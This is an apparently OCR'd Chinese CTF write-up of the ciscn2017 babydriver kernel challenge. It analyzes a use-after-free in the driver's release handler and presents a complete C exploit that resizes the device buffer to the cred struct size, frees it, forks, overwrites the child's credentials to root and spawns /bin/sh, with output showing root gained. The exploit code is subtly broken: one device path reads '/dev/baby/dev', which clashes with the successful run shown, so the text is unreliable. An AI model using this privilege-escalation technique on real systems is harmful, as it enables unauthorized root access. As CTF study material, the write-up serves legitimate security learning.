


```
 RAX  0xfffffffffffffffe
*RBX  2
 RCX  0xffff8800027ebf18 ◂— 0
 RDX  2
 RDI  0xffff880002798e80 —▸ 0xffff880002798e40 —▸ 0xffff880002798900 —▸ 0xffff880
002798ec0 —▸ 0xffff880002798f00 ◂— ...
 RSI  0x7ffe4b586be0 ◂— 0x61 /* 'a' */
 R8   0xffff880002c86800 —▸ 0xffff880002c020e0 ◂— 'unconfined'
 R9   0xffff880000a17c88 ◂— 0x521ff
 R10  0
 R11  0x202
 R12  0xffff8800027ebf18 ◂— 0
 R13  0xffff8800027ebf18 ◂— 0
 R14  2
 R15  1
 RBP  0xffff8800027ebe38 —▸ 0xffff8800027ebec0 —▸ 0xffff8800027ebf00 —▸ 0xffff880
0027ebf48 —▸ 0x7ffe4b586bf0 ◂— ...
 RSP  0xffff8800027ebe30 —▸ 0xffff880000a6d000 ◂— 0
*RIP  0xffffffffc0000119 (babywrite+41) ◂— 0xd88948c13e6402e8
```

我们执行的代码为write(fd, userbuf, 2);

实际上就是从用户态读取数据


Ioctl



```
__int64 __fastcall babyioctl(file *filp, unsigned int command, unsigned __int64 arg)
{
  size_t v3; // rdx
  size_t v4; // rbx

  _fentry__(filp, command);
  v4 = v3;
  if ( command == 0x10001 )
  {
    kfree(babydev_struct.device_buf);
    babydev_struct.device_buf = (char *)_kmalloc(v4, 37748928LL);
    babydev_struct.device_buf_len = v4;
    printk("alloc done\n");
    return 0LL;
  }
  else
  {
    printk(&unk_2EB);
    return -22LL;
  }
}
```

这里如果我们指令为 `0x10001` ，就会重新malloc一块内存给buf并且修改了他的len为一个新值。

release



```
int __fastcall babyrelease(inode *inode, file *filp)
{
  _fentry__(inode, filp);
  kfree(babydev_struct.device_buf);
  printk("device release\n");
  return 0;
}
```

UAF漏洞

利用思路

分析过后已知：

- release函数存在UAF漏洞
- ioctl函数可以修改buf大小

那么整个利用流程就应该为：

1. open两个设备；
2. 然后利用ioctl函数将 `device_buf_len` 改为 `cred` 结构体大小
3. free掉第一个设备
4. 此时第二个设备存在一个悬挂的指针（即可以利用该设备继续操作free掉的内存）


5. fork一个新的线程，此时该线程会将之前free掉的内存直接申请为cred结构体
6. 然后对设备二进行从用户态读取数据到buf，即修改cred结构体
7. 修改cred结构体的euid为0
8. geishell!

那么既然要修改cred结构体就要知道该结构体的大小，从而在修改时将内存改为cred结构体大小，在网上找到该版本内核cred结构体源码：

```
struct cred {
        atomic_t        usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
        atomic_t        subscribers;        /* number of processes subscribed */
        void                *put_addr;
        unsigned        magic;
#define CRED_MAGIC        0x43736564
#define CRED_MAGIC_DEAD        0x44656144
#endif
        kuid_t                uid;                /* real UID of the task */
        kgid_t                gid;                /* real GID of the task */
        kuid_t                suid;                /* saved UID of the task */
        kgid_t                sgid;                /* saved GID of the task */
        kuid_t                euid;                /* effective UID of the task */
        kgid_t                egid;                /* effective GID of the task */
        kuid_t                fsuid;                /* UID for VFS ops */
        kgid_t                fsgid;                /* GID for VFS ops */
        unsigned        securebits;        /* SUID-less security management */
        kernel_cap_t        cap_inheritable; /* caps our children can inherit */
        kernel_cap_t        cap_permitted;        /* caps we're permitted */
        kernel_cap_t        cap_effective;        /* caps we can actually use */
        kernel_cap_t        cap_bset;        /* capability bounding set */
        kernel_cap_t        cap_ambient;        /* Ambient capability set */
#ifdef CONFIG_KEYS
        unsigned char        jit_keyring;        /* default keyring to attach requested
                                         * keys to */
        struct key __rcu *session_keyring; /* keyring inherited over fork */
        struct key        *process_keyring; /* keyring private to this process */
        struct key        *thread_keyring; /* keyring private to this thread */
```

```
	struct key		*request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
	void			*security;	/* subjective LSM security */
#endif
	struct user_struct *user;	/* real user ID subscription */
	struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
	struct group_info *group_info;	/* supplementary groups for euid/fsgid */
	struct rcu_head	rcu;		/* RCU deletion hook */
};
```

这里我们利用C代码打印一下大小，注意写的时候要去掉带debug的#ifdef，即这一部分：




```
struct cred {
	atomic_t	usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
	atomic_t	subscribers;	/* number of processes subscribed */
	void		*put_addr;
	unsigned	magic;
#define CRED_MAGIC	0x43736564
#define CRED_MAGIC_DEAD	0x44656144
#endif
	kuid_t		uid;		/* real UID of the task */
	kgid_t		gid;		/* real GID of the task */
	kuid_t		suid;		/* saved UID of the task */
	kgid_t		sgid;		/* saved GID of the task */
	kuid_t		euid;		/* effective UID of the task */
	kgid_t		egid;		/* effective GID of the task */
	kuid_t		fsuid;		/* UID for VFS ops */
	kgid_t		fsgid;		/* GID for VFS ops */
	unsigned	securebits;	/* SUID-less security management */
	kernel_cap_t	cap_inheritable; /* caps our children can inherit */
	kernel_cap_t	cap_permitted;	/* caps we're permitted */
	kernel_cap_t	cap_effective;	/* caps we can actually use */
	kernel_cap_t	cap_bset;	/* capability bounding set */
```

代码：

```
typedef struct {
	int counter;
} atomic_t;
typedef struct {
    unsigned int val;
} kuid_t;
typedef struct {
	unsigned int val;
} kgid_t;
typedef struct kernel_cap_struct {
	unsigned int cap[2];
```

```c
} kernel_cap_t;
struct rcu_head {
        struct rcu_head *next;
        void (*func)(struct rcu *head);
} __attribute__((aligned(sizeof(void *))));
struct cred{
    atomic_t        usage;
        kuid_t                uid;                /* real UID of the task */
        kgid_t                gid;                /* real GID of the task */
        kuid_t                suid;                /* saved UID of the task */
        kgid_t                sgid;                /* saved GID of the task */
        kuid_t                euid;                /* effective UID of the task */
        kgid_t                egid;                /* effective GID of the task */
        kuid_t                fsuid;                /* UID for VFS ops */
        kgid_t                fsgid;                /* GID for VFS ops */
        unsigned        securebits;        /* SUID-less security management */
        kernel_cap_t        cap_inheritable; /* caps our children can inherit */
        kernel_cap_t        cap_permitted;        /* caps we're permitted */
        kernel_cap_t        cap_effective;        /* caps we can actually use */
        kernel_cap_t        cap_bset;        /* capability bounding set */
        kernel_cap_t        cap_ambient;        /* Ambient capability set */
        unsigned char        jit_keyring;        /* default keyring to attach requested*/
        struct key  *session_keyring; /* keyring inherited over fork */
        struct key        *process_keyring; /* keyring private to this process */
        struct key        *thread_keyring; /* keyring private to this thread */
        struct key        *request_key_auth; /* assumed request_key authority */
        void                *security;        /* subjective LSM security */
        struct user_struct *user;        /* real user ID subscription */
        struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
        struct group_info *group_info;        /* supplementary groups for euid/fsgid */
        struct rcu_head        rcu;                /* RCU deletion hook */
};

int main(){
    printf("%d", sizeof(struct cred));
}

```



```
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯ gcc print_cred.c -o credp
print_cred.c:15:29: warning: ‘struct rcu’ declared inside parameter list will not
 be visible outside of this definition or declaration
   15 |         void (*func)(struct rcu *head);
      |                             ^~~
print_cred.c: In function ‘main’:
print_cred.c:46:5: warning: implicit declaration of function ‘printf’ [-Wimplicit
-function-declaration]
   46 |     printf("%d", sizeof(struct cred));
      |     ^~~~~~
print_cred.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | typedef struct {
print_cred.c:46:5: warning: incompatible implicit declaration of built-in functio
n ‘printf’ [-Wbuiltin-declaration-mismatch]
   46 |     printf("%d", sizeof(struct cred));
      |     ^~~~~~
print_cred.c:46:5: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
print_cred.c:46:14: warning: format ‘%d’ expects argument of type ‘int’, but argu
ment 2 has type ‘long unsigned int’ [-Wformat=]
   46 |     printf("%d", sizeof(struct cred));
      |             ~^   ~~~~~~~~~~~~~~~~~~~
      |              |   |
      |              int long unsigned int
      |             %ld
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯ ls                12:12:56
a.out  credp  home  lib      print_cred.c  sbin  test.c  usr
bin    etc    init  linuxrc  proc          sys   tmp
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯ ./credp           12:13:13
168%
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯                   12:13:18
```

知道大小是168

然后就是写脚本了


exp:

```c
#include<stdio.h>
#include<fcntl.h>
#include<sys/wait.h>

int main(){
    int fd1 = open("/dev/babydev", 2);
    int fd2 = open("/dev/baby/dev", 2);

```

```
    ioctl(fd1, 65537, 168);

    close(fd1);

    int pid = fork();

    if(pid < 0){
        puts("error!");
        exit(0);
    }
    else if (pid == 0)
    {
        int a[6] = {0};
        write(fd2, a, 24);
        puts("get shell!");
        system("/bin/sh");
    }
    else{
        wait(NULL);
    }

    return 0;

}
```

编译后重新打包（先修改init为用户，调试的时候改为root了，需要改回去）

```
gen-cpio rootfs.cpio
```



```
/ $ whoami
ctf
/ $ ./exp
[    9.756593] device open
[    9.758268] device open
[    9.760019] alloc done
[    9.761321] device release
get shell!
/ # whoami
root
```